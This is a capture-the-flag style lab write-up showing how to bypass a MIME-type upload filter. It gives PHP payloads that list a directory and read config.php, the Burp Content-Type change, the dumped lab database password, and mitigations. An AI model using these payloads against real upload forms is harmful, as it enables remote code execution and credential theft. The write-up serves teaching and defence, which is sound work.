MIME Type Filter Bypass – Unrestricted File Upload to RCE | Hackviser Lab
Overview
File upload functionality is a standard feature in modern web applications. However, improper validation can turn it into a critical attack vector.

In this lab, the application attempted to secure uploads using MIME type validation only. Since MIME types are fully controlled by the client, this protection was easily bypassed.
This allowed uploading a malicious PHP file, leading to Remote Code Execution (RCE) and exposure of sensitive database credentials.
Objective
The lab stated:
The application filters uploaded files based on MIME type.
Goal:
- Upload a malicious PHP file
- Bypass MIME type validation
- Read
config.php - Extract the database password
Understanding the Vulnerability
The application validated uploads using only the HTTP header:
1
Content-Type: image/jpeg
Why this is insecure
- MIME type is client-controlled
- Attackers can modify it easily
- Server does not verify actual file content
Result
If the server:
- Does not inspect file content
- Stores files in an executable directory
- Allows direct access
➡️ It leads to Remote Code Execution
Exploitation
Step 1: Create Initial PHP Payload
To confirm execution and identify the directory:
1
2
3
4
5
6
7
8
<?php
echo "Upload working! Current directory: " . __DIR__ . "<br>";
echo "Files in current directory:<br>";
$files = scandir(__DIR__);
foreach ($files as $file) {
    echo $file . "<br>";
}
?>
Saved as:
1
shell.php
Step 2: Intercept and Modify Request
Using Burp Suite, intercept the upload request.
Original request:
1
Content-Type: application/x-php
➡️ Server rejected it
Modified request:
1
Content-Type: image/jpeg
➡️ Upload succeeded
Insight
The server trusts only the MIME type header, not the actual file.
Step 3: Execute Uploaded File
Accessing the uploaded file returned:
1
2
3
4
5
Upload working!
Current directory: /var/www/html/uploads
Files in current directory:
...
shell.php
Key Findings
- PHP execution is enabled
- Upload path identified:
1
/var/www/html/uploads
Step 4: Locate config.php
Since uploads are stored in /uploads, the config file is likely in the parent directory.
Updated payload:
1
2
3
4
5
6
7
8
9
10
<?php
$target = '../config.php';

if (file_exists($target)) {
    header('Content-Type: text/plain');
    echo file_get_contents($target);
} else {
    echo "config.php not found";
}
?>
Upload again using:
1
Content-Type: image/jpeg
Step 5: Extract Credentials
Accessing the file returned:
1
2
3
4
5
6
7
8
9
10
11
12
13
<?php
    try{
        $host = 'localhost';
        $db_name = 'hv_database';
        $charset = 'utf8';
        $username = 'root';
        $password = 'fRqs3s79mQxv6XVt';

        $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset",$username,$password);
    } catch(PDOException $e){

    }
?>
Proof of Exploitation
- Successfully bypassed MIME filter
- Achieved PHP execution
- Read sensitive file (
config.php) - Extracted database credentials
Database Password:
1
fRqs3s79mQxv6XVt
Impact
This vulnerability leads to severe consequences:
- Arbitrary file read
- Credential disclosure
- Remote Code Execution
- Database compromise
- Potential full system takeover
Why MIME Type Validation Fails
The core issue is trusting user input.
Problem
The server relies on:
1
Content-Type: image/jpeg
Reality
- This value is set by the client
- Attackers can modify it freely
- File content remains unchanged
➡️ A PHP file can masquerade as an image
Root Cause
The vulnerability exists due to:
1. Trusting Client-Supplied Data
- MIME type is not verified server-side
2. No Content Validation
- File contents not inspected
3. Executable Upload Directory
- Files can be executed after upload
4. Storage in Web Root
- Direct access via browser
Mitigation
Validate File Content
Use server-side inspection:
1
finfo_file()
Restrict File Extensions
Allow only safe formats:
1
.jpg, .jpeg, .png, .gif
Store Outside Web Root
- Prevent direct access
- Serve files via controlled endpoints
Rename Uploaded Files
- Use random names
- Avoid predictable paths
Disable Script Execution
Apache configuration:
1
php_admin_flag engine off
Re-Encode Uploaded Files
- Use image processing libraries
- Strip malicious payloads
Real-World Insight
This vulnerability is extremely common in real-world applications.
Attackers often:
- Upload web shells
- Extract configuration files
- Steal database credentials
- Escalate access across systems
MIME type bypass is one of the easiest ways to defeat weak upload filters.
Key Takeaway
Relying on MIME type validation alone is a critical security mistake.
Since HTTP requests are fully controllable by attackers, this check provides no real protection.
A secure upload system must validate:
- File extension
- Actual file content
- Storage location
- Execution permissions
Otherwise, a simple upload feature becomes a direct path to Remote Code Execution.